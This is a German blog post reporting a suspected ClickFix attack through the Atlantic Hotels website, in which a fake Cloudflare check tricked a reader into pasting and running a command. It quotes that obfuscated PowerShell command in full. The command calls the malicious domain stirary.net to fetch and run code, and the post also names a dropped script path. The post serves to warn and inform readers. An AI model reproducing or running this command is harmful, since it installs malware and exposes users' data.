
 Bei der Atlantic Hotels Gruppe gab es mutmaßlich einen Cybervorfall, der zumindest das Atlantic Hotel Kiel betraf. Ein Leser hat es zufällig mitbekommen und mich über seine Beobachtungen informiert. Die von mir vermutete Kompromittierung, die wohl am Freitag, den 18. September 2026 auftrat, ist vermutlich vom Betreiber bemerkt worden, da die Seite kurze Zeit offline war, und dann in den Wartungsmodus versetzt wurde.
Die Atlantic Hotels Gruppe
Die Atlantic Hotels Gruppe gehört der Zech Group, dessen Eigentümer der Bremer Bauunternehmer und Investor Kurt Zech ist. Dieser begann 1990 mit dem Einstieg in Hotelprojekte. Als Teil des Baukonzerns Zech liegen bei den Atlantic Hotels die Entwicklung, Bau, Eigentum und Betrieb in einer Hand.

Atlantic-Hotel-Kiel
Laut diesem Artikel sind die Atlantic Hotels mit derzeit 20 Häusern und 2.461 Zimmern ein echtes Schwergewicht im deutschen Hotelmarkt. Die Hotels sind inzwischen über ganz Deutschland verteilt, und die Hotelgruppe will 2027 rund 150 Millionen Euro Jahresumsatz erzielen.
Eine Leserbeobachtung vom 18. Sept. 2026
Ich habe es erst verspätet gesehen, weil die am 18. September 2026 (nach 21:00 Uhr) verschickten Mails von Blog-Leser Thomas B. im SPAM-Ordner gelandet waren. Tom schrieb mir unter dem Betreff Hack:
"Da ich Samstag in Kiel bin, habe ich mich mal nach Hotels und Gastronomie umgesehen. Dabei bin ich auf die Seite vom Atlantic Hotel Kiel gekommen."
Obiger Screenshot zeigt die Hotelseite, die ich aus einem Webarchiv gezogen habe (die Hotelseiten der Atlantic Hotels Gruppe sind derzeit im Wartungsmodus). Als Tom die Webseite der Atlantic Hotels Gruppe aufrufen wollte, erschien nach seiner Aussage eine "Cloudflare-Box", die prüfen wollte, ob der Webseitenbesucher ein Mensch ist.
Diese Vorschaltungen sind heute auf vielen Webseiten üblich, da denkt sich der normale Webseitenbesucher nichts dabei. Kritisch wird es aber, wenn dabei eine Aktion vom Besucher verlangt wird. Dann sollte man misstrauisch werden.
ClickFix-Angriff über "Cloudflare-Box"
Tom schrieb, dass die Anweisung kam, dass für die Prüfung die Tastenkombination Windows + R sowie danach die Tastenkombination STRG + V und dann Enter ausgeführt werden sollte.
Danach wurde ihm die Seite der Atlantic Hotels Gruppe mit dem Objekt in Kiel freigeben. Er konnte sich u.a. die Bar des Atlantic Deck 8 und die Speisekarte etc. ansehen. An dieser Stelle müssten die Alarmglocken läuten, denn da ist was nicht koscher und das Ganze trägt die Züge eines ClickFix-Angriffs.
Bei einem ClickFix-Angriff soll das Opfer dazu gebracht werden, schädliche Befehle unwissentlich selbst auf dem Computer auszuführen. Die Opfer landen unter einem Vorwand auf manipulierten Webseiten und sehen gefälschte Fehlermeldungen, angebliche Browser-Updates oder Captchas (wie "Ich bin kein Roboter"). In obigem Fall war es angeblich eine Cloudflare-Box zur Prüfung, ob ein Mensch die Seite besucht. Die besuchte Webseite kopiert unbemerkt einen Schadcode in die Zwischenablage des Nutzers (Pastejacking). Dann wird das Opfer angewiesen, eine Tastenkombination zu drücken oder einen Befehls auszuführen. Durch das Bestätigen wird ein Systemwerkzeug (wie PowerShell) gestartet, das im Hintergrund Malware wie Info-Stealer oder Remote-Access-Trojaner (RATs) installiert.
Blog-Leser Thomas hat sich das Ganze dann näher angeschaut und dokumentiert, so dass ich die Details hier offen legen kann (danke dafür).
Ungewöhnliches Verhalten des Rechners
Zuerst fiel dem Leser auf, dass ab und zu eine schwarze Box auf poppte. Er hat daraufhin das Dialogfeld Ausführen über das Startmenü aufgerufen und nachgesehen, was dort der letzte Befehl war. Dort fand er nachfolgende PowerShell-Anweisung:
powershell.exe -wiNdOw mini $NRgScP='Name';$cpHa=59;$Fjk = Get-Command -m 'M*.*er*.*t*y' -C 'Cm';$Fjk=$Fjk.$NRgScP;$sYxm=.$Fjk[60] stirary.net;.$Fjk[$cpHa]($sYxm);$TRTTzrXDJJNWGheKmuhPSUejsjegJelGhDYfAutkdcOeNrkxqcSWZMZOxglmOQsQHZxEDUzAlXyVBzBBjHkQuKxJUVqswIB
Die Anweisung ist schon nicht transparent. Er hat dann einen vollständigen Scan des Defender laufen lassen, später einen Offline-Scan nachgeschoben und eine Analyse per KI versucht.
KI-Analyse während des Scans
Tom hat "seiner KI" , wie er schreibt, dann die Aufgabe erteilt, einige Analysen durchzuführen, während nebenbei der Defender lief und scannte. Der Leser hat mir das Resultat der KI-Analyse zukommen lassen. Im PowerShell-Operational-Log tauchen laut seiner Aussage (ich habe die Einträge gesehen) tatsächlich ausgeführte PowerShell-ScriptBlocks auf, die aus folgendem Pfad stammen:
C:\ProgramData\Jinglingly\imprisonedism.ps1
Das ist kein normaler Pfad für eine harmlose Cloudflare-Prüfung. Die aufgezeichneten ScriptBlocks enthalten, so der Leser, außerdem umfangreichen, absichtlich verschleierten PowerShell-Code.
"Damit ist die Situation deutlich ernster als nur eine verdächtige Webseite" schrieb mir Tom, und ergänzte "Allerdings möchte ich noch nicht behaupten, dass genau der vor einer Stunde eingegebene stirary.net-Befehl diese Datei angelegt hat."
Anmerkung: Bei stirary.net handelt es sich um eine bösartige Domain (Malware-Infrastruktur), die Sicherheitsanalysen zufolge für Cyberangriffe genutzt wird.
Die EVTX-Datei enthält laut Leser viele ScriptBlock-Einträge, und er möchte die zeitliche Zuordnung in weiteren Analysen sauber herstellen. Aber bei der ersten schnellen Analyse der Logdatei konnte er folgendes sehen:
- Ein PowerShell Operational Logging ist vorhanden und es wurden ScriptBlocks protokolliert, was eine Analyse ermöglicht.
- Mehrfach wird der Pfad C:\ProgramData\Jinglingly\imprisonedism.ps1 angegeben.
- Der Code enthält zahlreiche ungewöhnliche, zufällig wirkende Variablennamen und absichtlich sinnlose Textbestandteile – ein typisches Merkmal von Obfuscation.
- In den aufgezeichneten Scripts finden sich auch Abfragen nach Dingen wie Benutzername, Rechnername, Windows-Version und PowerShell-Version.
- In einem Abschnitt taucht sogar stirary als Variablenbestandteil auf.
Tom schrieb mir in seiner Folge-Mail dazu: "Das sind genügend Anzeichen, dass wir den Rechner nicht einfach als sauber betrachten sollten.". Ich würde mutmaßen, dass er Opfer einer ClickFix-Attacke wurde.
Webseite der Atlantic Hotels Gruppe im Wartungsmodus
Der Blog-Leser ergänzte in seiner Folge-Mail: "Denn wenn ich jetzt wieder auf die Webseite vom Atlantic will, dann kommt folgende [Meldung]:"
Service Unavailable
The server is temporarily unable to service your request due to maintenance downtime or capacity problems. Please try again later.
Der Leser schloss die Mal mit den Worten: "Mal sehen was da rauskommt, nach dem Defender Scan werde ich noch einen Defender offline Scan durchführen."

Ich habe beim Schreiben dieses Beitrags versucht, die Webseite der Atlantic Hotels Gruppe aufzurufen und bekam obige Anzeige. Ich stelle jetzt mal eine Presseanfrage an die Gruppe, um zu erfahren, ob die Vermutungen über einen Cyberangriff zutreffen und ob es weitere Informationen gibt.


 MVP: 2013 – 2016







